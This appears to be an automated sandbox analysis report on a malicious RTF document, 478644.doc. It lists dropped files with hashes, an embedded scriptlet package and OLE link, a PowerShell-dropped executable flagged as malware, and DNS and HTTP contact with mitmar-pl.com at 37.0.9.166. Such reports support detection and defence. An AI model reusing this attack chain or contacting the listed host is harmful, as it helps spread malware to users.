Preview:	X.....E.....W.i.n.d.o.w.s.\S.y.s.t.e.m.3.2.\W.b.e.m.;C.:.\W.i.n.d.o.w.s.\S.y.s.t.e.m.3.2.\W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\v.1...0...\P.A.T.H.E.X.T.=...C.O.M;...E.X.E;...B.A.T;...C.M.D;...V.B.S;...V.B.E;...J.S;...J.S.E;...W.S.F;...W.S.H;...M.S.C;...P.R.O.C.E.S.S.O.R;_A.R.C.H.I.T.E.C.T.U.R.E.=A.M.D.6.4...P.R.O.C.E.S.S.O.R;_I.D.E.N.T.I.F.I.E.R.=I.n.t.e.l.6.4_F.a.m.e.l.6..M.o.d.e.l.8.5_S.t.e.p.i.n.g._7.._G.e.n.u.i.n.e.l.n.t.e.l...P.R.O.C.E.S.S.O.R;_L.E.V.E.L.=6...P.R.O.C.E.S.S.O.R;_R.E.V.I.S.I.O.N.=5.5.0.7...P.r.o.g.r.a.m.D.a.t.a=C.:.\P.r.o.g.r.a.m.D.a.t.a...P.r.o.g.r.a.m.F.i.l.e.s=C.:.\P.r.o.g.r.a.m.F.i.l.e.s...P.r.o.g.r.a.m.F.i.l.e.s.(x.8.6)=C.:.\P.r.o.g.r.a.m.F.i.l.e.s...(x.8.6)...P.r.o.g.r.a.m.W.6.4.3.2= C.:.\P.r.o.g.r.a.m.F.i.l.e.s...P.S.M.o.d.u.l.e.P.a.t.h.=C.:.\W.i.n.d.o.w.s\S.y.s.t.e.m.3.2\W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l\v.1...0\...M.o.d.u.l.e.s\;C.:.\P.r.o.g.r.a.m.F.i.l.e.s...(x.8.6)\A.u.t.o.l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{FEB62F73-6B26-43D9-9B3A-2E996B481DC3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	212992

Entropy (8bit):	4.7464056683239715
Encrypted:	false
SSDeep:	3072:QbzakaBa9aRaOa2TF7sbzakaBa9aRaOa2TF7:KzakaBa9aRaOa2TozakaBa9aRaOa2T
MD5:	D7EF29F80097BDF434F81F076289F2D4
SHA1:	231DCAD0641F6DDF6D28A89D9AAF4102B261E693
SHA-256:	8451756E2D56C1A430FCABA7DB51CF20ADEA6B83DB858E18AF6ABE4441238EA9
SHA-512:	0454576AB79FAC0588046D19ACD5C562B7295C34C98C579E62D3667AADF72F6A31A5C68EFA736DBCDEE0A1F5FC30468CDFD5A6A25C00900FB22D7AF7D636D2
Malicious:	false
Preview:	>.....! .....#.\$.%..&.'...(..)...*...+.....-...../..0..1..2..3..4..5..6..7..8..9..:..:<...=>..?..@..A..B..C..D.. ..E..F..G..H..I..J..K..L..M..N..O..P..Q..R..S..T..U..V..W..X..Y..Z..[..\\..]..^..`..a..b..c..d..e..f..g..h..i..j..k..l..m..n..o..p..q..r..s..t..u..v..w..x..y..z..

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDeep:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF054546725C34D5F9710E5CA2D11761486970F2FBECBC25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	..... ..... ..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8C959E4C-92E1-4241-AA94-1568DABC6F24}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44016
Entropy (8bit):	2.8832027230024
Encrypted:	false
SSDeep:	768:iT/3ViFs0Dqeb4Zep84JtueJvCl19rlwzWSgUg4P58F:AFia0Dqeb0nstw29rVzWSgm58F
MD5:	D320E2636A4FE368F1DD1721A88C0B72
SHA1:	6DE8E522B7C191677F9A8668BFF895F3E7E0FB64
SHA-256:	C73D18662DFD69AABA06F46A599560EC230124395B678230C4F0F8DFE83CA475
SHA-512:	9B27E59DE735F81C7766AC2439057D6433D424C7cff333274DE3736CCEA492BCFF08A6D0D3183E480CCB78040993DC00A174E3D5C444E63AD1E9FDEA28D501B
Malicious:	false

**C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8C959E4C-92E1-4241-AA94-1568DABC6F24}.tmp**

Preview:	c.0.5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d..D.o.c.u.m.e.n.t..8.....=..... \a. W.o.r.d..D.o.c.u.m.e.n.t..8. ".%T.M.P.%.\.a.b.d.t.f.h.g.h.g.e.g.h.D.p.~...S.C.T.". "e. w.:.{0.0.0.0.0.0.-.0.0.0.-.0.0.0.-.0.0.0.0.0.0.0.0.0.0."".L.I.N.K.8.7.e.9.4.e.f.e.c.e.9.7.0.2.e.d.4.1.f.4.5.9.e.b.e.d.9.e.f.e.2.5.8.9.5.0.4.e.4.7.0.....H..R..X.....CJ..OJ..QJ..^J..aJ....j...CJ..OJ..QJ..U..^J..aJ.. ja.e...CJ..OJ..QJ..U..^J..aJ.
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**C:\Users\user\AppData\Local\TemplabdtfhghgeghDp .ScT**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	96978
Entropy (8bit):	4.476034550957548
Encrypted:	false
SSDeep:	768:+abzakaBa9aRaOa2O2jOLWRoNVYwUn7ZwPW1DGJ:+abzakaBa9aRaOa2TENa7A
MD5:	30DD770655427043A65B4CA45F7443C6
SHA1:	3BBC7640A0D21F941D342532405FE6B62BC1C423
SHA-256:	C48F7949E36EA00828F752C9A5A2BAA48FA6F867BA9013025B6D6CB858F31768
SHA-512:	188F28CC8E3FB2C14F34360BDD0CD137B17162DA59017A9C42E9559837ECBE56BE290A93B715E3F2F3F1CF7CC28343CDC497E6EA0303275530D450C3204B63B
Malicious:	true
Preview:	.....

**C:\Users\user\AppData\Local\TemplabdtfhghgeghDp .ScT:Zone.Identifier**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDeep:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEF68966F974E124307B5043E654443E8
Malicious:	false
Preview:	[ZoneTransfer]..Zoneld=3..

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\478644.LNK**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Fri Jan 14 17:22:23 2022, length=392070, window=hide
Category:	dropped
Size (bytes):	992
Entropy (8bit):	4.516683865071603
Encrypted:	false
SSDeep:	12:8Cr1l0gXg/XAICPCHaXjByB/AVtX+WLuyVNicvbMK5DLZ3YilMMEpxRljKPtt6Tg:8nk/XTTc+bRUM0ef5Dv3qwtiR7m
MD5:	0F74FC3AD8670059320D5A7767BB0A3E
SHA1:	6305BC2235CB1924EAB45008C8B4FD0BB9B6cff9
SHA-256:	132354D2946AB264EFA224DF2AE58E9BA7FB67122F3672BC8F6A564CBF8C609A
SHA-512:	207815791EB8572911BF33A0E4B5E2AE24A53D8514210F170BBF345D57847D4A4BEA7924B2ABFE92A76631763A0D1A34EE980A29A9ADEA4B14B3484F16D66B89
Malicious:	false
Preview:	L.....F....y>....y>....^s.....P.O.:i.....+00.../C\.....t1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.1.8.1.3....L.1....S..user.8....QK.X.S.*..&=..U.....A.l.b.u.s....z.1....S..Desktop.d..QK.X.S.*..=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.9....\2....T....478644.doc.B.....S..S.*.....4.7.8.6.4.4..d.o.c.....t.....-8.[.....?J.....C:\Users\#.....\506013\Users.user\Desktop\478644.doc!.....\.....\.....\.....\D.e.s.k.t.o.p.\4.7.8.6.4.4..d.o.c.....LB)..Ag.....1SPS.XF.L8C...&m.m.....-..S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....506013.....D....3N..W..9..g.....[D....3N..W..9..g.....[...

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	63
Entropy (8bit):	4.548497884319839
Encrypted:	false

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat**

SSDeep:	3:bDuMjISLjomX1RuT3Ljov:bCLjC7jy
MD5:	0BF65FC4D2E1FE20737B46427E7DB0D2
SHA1:	F210ABEDA65F65C2DE79F07D3049C4C5DB489CF6
SHA-256:	612DDD432589CB1586BEE2B917D880A3E1FDBA888D40DB2D8D8F6AE9A96E186
SHA-512:	0D5CC6582ECCF2E8CC0E1B19CBE872AC621306D1DABB3BCD89B09BBE309D00788EE3858E9607FBA56456EC354C3B0D9E87BC10F94B36994F61ECC3ED546B743
Malicious:	false
Preview:	[folders]..Templates.LNK=0..478644.LNK=0..[doc]..478644.LNK=0..

**C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyEGIBsB2qWWq FGa1/lv:vdsCkWtYlqAHR9I
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x....

**C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDeep:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC11979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFD1C54CA0D4
Malicious:	false
Preview:	..

**C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aae7bdd69b59b.customDestinations-ms (copy)**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoii8hQCQMqlqvsEHqvJCworwizKAYuHXiKXX2IU8iA2:cWUoii8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545ECC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F.".....8.D...xq.{D...xq.{D...k.....P.O.:i....+00.../C:\.....\1.....{J}. PROGRA~3.D.....:{J}...k.....Pr.o.g.r.a.m.D.a.t.a.....X.1....~J!v. MICROS-1..@.....~J!v".....M.i.c.r.o.s.o.f.t....R.1....wJ;*.....W.i.n.d.o.w.s.....1.....((..STARTM-1.j.....:(*.....@.....S.t.a.r.t....M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....S!. Programs.f.....:S!.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xju=..ACCESS-1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1....".WINDOW~1.R.....:...".....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k:..,.WINDOW~2.LNK.Z.....:..,*=.....W.i.n.d.o.w.s.

**C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aae7bdd69b59b.customDestinations-ms2E (copy)**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms2E (copy)	
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHxiKXX2IUV8iA2:cWUoiiz8WAHnorwizKoiKXXKia2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F."....8.D..xq.{D..xq.{D..k.....P.O.:i...+00.../C\.....\1...{J\.. PROGRA~3..D.....{J\*..k.....P.r.o.g.r.a.m.D.a.t.a..X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t...R.1...wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:((*.....@....S.t.a.r.t. M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1....S!.Programs.f.....:S!.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xJu=.ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1.R.....:..**.....W.i.n.d.o.w.s. P.o.w.e.r.S.h.e.l.l..v.2.k....,.WINDOW~2.LNK.Z.....:..*=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msio (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHxiKXX2IUV8iA2:cWUoiiz8WAHnorwizKoiKXXKia2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F."....8.D..xq.{D..xq.{D..k.....P.O.:i...+00.../C\.....\1...{J\.. PROGRA~3..D.....{J\*..k.....P.r.o.g.r.a.m.D.a.t.a..X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t...R.1...wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:((*.....@....S.t.a.r.t. M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1....S!.Programs.f.....:S!.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xJu=.ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1.R.....:..**.....W.i.n.d.o.w.s. P.o.w.e.r.S.h.e.l.l..v.2.k....,.WINDOW~2.LNK.Z.....:..*=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FQ6733LFPKS74NKOVPFM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHxiKXX2IUV8iA2:cWUoiiz8WAHnorwizKoiKXXKia2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F."....8.D..xq.{D..xq.{D..k.....P.O.:i...+00.../C\.....\1...{J\.. PROGRA~3..D.....{J\*..k.....P.r.o.g.r.a.m.D.a.t.a..X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t...R.1...wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:((*.....@....S.t.a.r.t. M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1....S!.Programs.f.....:S!.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xJu=.ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1.R.....:..**.....W.i.n.d.o.w.s. P.o.w.e.r.S.h.e.l.l..v.2.k....,.WINDOW~2.LNK.Z.....:..*=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O2GRPLQKV4A3U7C26MID.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHxiKXX2IUV8iA2:cWUoiiz8WAHnorwizKoiKXXKia2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570

**C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O2GRPLQKV4A3U7C26MID.temp**

SHA-256:	80DDFC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F."....8.D...xq.{D...xq.{D..k.....P.O. .:i....+00.../C\.....\1...{J\.. PROGRA~3..D.....:{J\*..k.....Pr.o.g.r.a.m.d.a.t.a..X.1....~J\ v. MICROS~1..@.....~J\ v*..l.....Mi.c.r.o.s.o.f.t..R.1....wJ;.. Windows.<.....WJ;*.....Wi.n.d.o.w.s.....1.....:(..STARTM~1..j.....:(*.....@.....S.t.a.r.t. .M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Sl...Programs.f.....:Sl.*.....<.....Pr.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xJu=.ACCESS~1..l.....:wJr*.....B.....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1..R.....:i*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l..v.2.k....,.WINDOW~2.LNK..Z.....:i*....=.....W.i.n.d.o.w.s.

**C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TM4WFGYHJ2HGWTIN9Q.temp**

Process:	C:\Windows\System32\WindowsPowerShellV1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDeep:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKia2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C5
Malicious:	false
Preview:	.....FL.....F."....8.D...xq.{D...xq.{D..k.....P.O. .:i....+00.../C\.....\1...{J\.. PROGRA~3..D.....:{J\*..k.....Pr.o.g.r.a.m.d.a.t.a..X.1....~J\ v. MICROS~1..@.....~J\ v*..l.....Mi.c.r.o.s.o.f.t..R.1....wJ;.. Windows.<.....WJ;*.....Wi.n.d.o.w.s.....1.....:(..STARTM~1..j.....:(*.....@.....S.t.a.r.t. .M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Sl...Programs.f.....:Sl.*.....<.....Pr.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1....xJu=.ACCESS~1..l.....:wJr*.....B.....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1..R.....:i*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l..v.2.k....,.WINDOW~2.LNK..Z.....:i*....=.....W.i.n.d.o.w.s.

**C:\Users\user\AppData\Roaming\lokcff.exe**

Process:	C:\Windows\System32\WindowsPowerShellV1.0\powershell.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	194560
Entropy (8bit):	4.668942832070624
Encrypted:	false
SSDeep:	1536:QLwio+gEPHeB9PYR0uQ7nXhMM70iOVcse5m6h:rt+glHeB9PYRnQL6S5
MD5:	E9416A322E9A796D45588BC4FB04CD45
SHA1:	8D261D205C8D34A4A24B713DD6B9585647B8BDEB
SHA-256:	F2DA177AFF59093ABE1D3BC7C1A769BE2701784036C398900A43725D83C9E9A9
SHA-512:	9A1FF2B39DFD93D3B6EAED4685876E8BF877BD1695FDC7095B74ABEADAFBAEE785815FEB75585D31299B3D0A18B5E88890DA942D65F407171C28CAF66655C5AE
Malicious:	true
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$.....PE..L...Y.....0..T.....Ns... .....@.....@.....S.K.....X.....H.....text..TS... ..T.....`rsrc..X.....V.....@..@.reloc.....@..B.....Os....H.....B./.....Hr.....0.....r..p(..(.....(.....*..0..Q.....:\$8.....\$E.....S.....C.....^.....7..>..2.....(.....[.....m...8....8M....~_.....&....8.....(.....q.....^.....8.....io.....8...../.....8.....8.....(.....*....~h..9....&....8...../.....t.....8.....*.....9]....&

**C:\Users\user\Desktop\\$478644.doc**

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyeGIBsB2qWWqlFGa1\ln:vdskWtYlqAHR9I
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	true
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

## Static File Info

### General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.602985307524326
TrID:	<ul style="list-style-type: none"> <li>Rich Text Format (5005/1) 55.56%</li> <li>Rich Text Format (4004/1) 44.44%</li> </ul>
File name:	478644.doc
File size:	392070
MD5:	c0f8f2fc481e9be7141d84b401edf1f7
SHA1:	ab1dbe841b083ea886c9023307c0527f7fbffff
SHA256:	4b0d21f58347c62f76445c6aa17a21dd00970f235734a1d1db4a40ee5a8b7c45
SHA512:	215ace87d1af8847a40c2b8763230e1004c0c2b2f1cc842ddcb0fe73d7f2238c0fa024be82380c5135d55b5585d6d86e6619f59f36e5f43696d9bb1591784d77
SSDEEP:	1536:inHYJDDDDDDDDtLZvR0y0FC7Qqofroy41hzO9Ica57hKfhdzFz76mAg5eeVhMDU:iYDDDDDDDDj0UdzFtr5RDAw5wf0
File Content Preview:	\rtf\fbidi \froman\fcharset238\ud1\adeff31507\deff0\sts hfdbch31506\stshfloch31506\ztahflick41c05\stshfBi31507\deEfAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5\lsdlockedexcept \lsdqformat2 \sdpriority0 \lsdlocked0 Normal;\b865c6673647

### File Icon



Icon Hash:

e4eea2aaa4b4b4a4

## Static RTF Info

### Objects

ID	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	TempPath	Exploit
0	000007CDh	2	embedded	package	97076	abdtfhgXgeghDp.ScT	C:\nsdsTggH\abdtfhgXGegehDp.ScT	C:\CbkepaD\abdtfhgheghDp.ScT	no
1	00031D7Ah	2	embedded	OLE2Link	2560				no

## Network Behavior

### Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 10:23:17.920835972 CET	192.168.2.22	8.8.8	0xf90	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:22.426112890 CET	192.168.2.22	8.8.8	0x8b50	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:23.372718096 CET	192.168.2.22	8.8.8	0x8fde	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:26.991931915 CET	192.168.2.22	8.8.8	0x11d5	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)

## DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 10:23:17.952476025 CET	8.8.8.8	192.168.2.22	0xf90	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:22.446824074 CET	8.8.8.8	192.168.2.22	0x8b50	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:23.440036058 CET	8.8.8.8	192.168.2.22	0x8fde	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:27.011117935 CET	8.8.8.8	192.168.2.22	0x11d5	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)

## HTTP Request Dependency Graph

- mitmar-pl.com

## HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
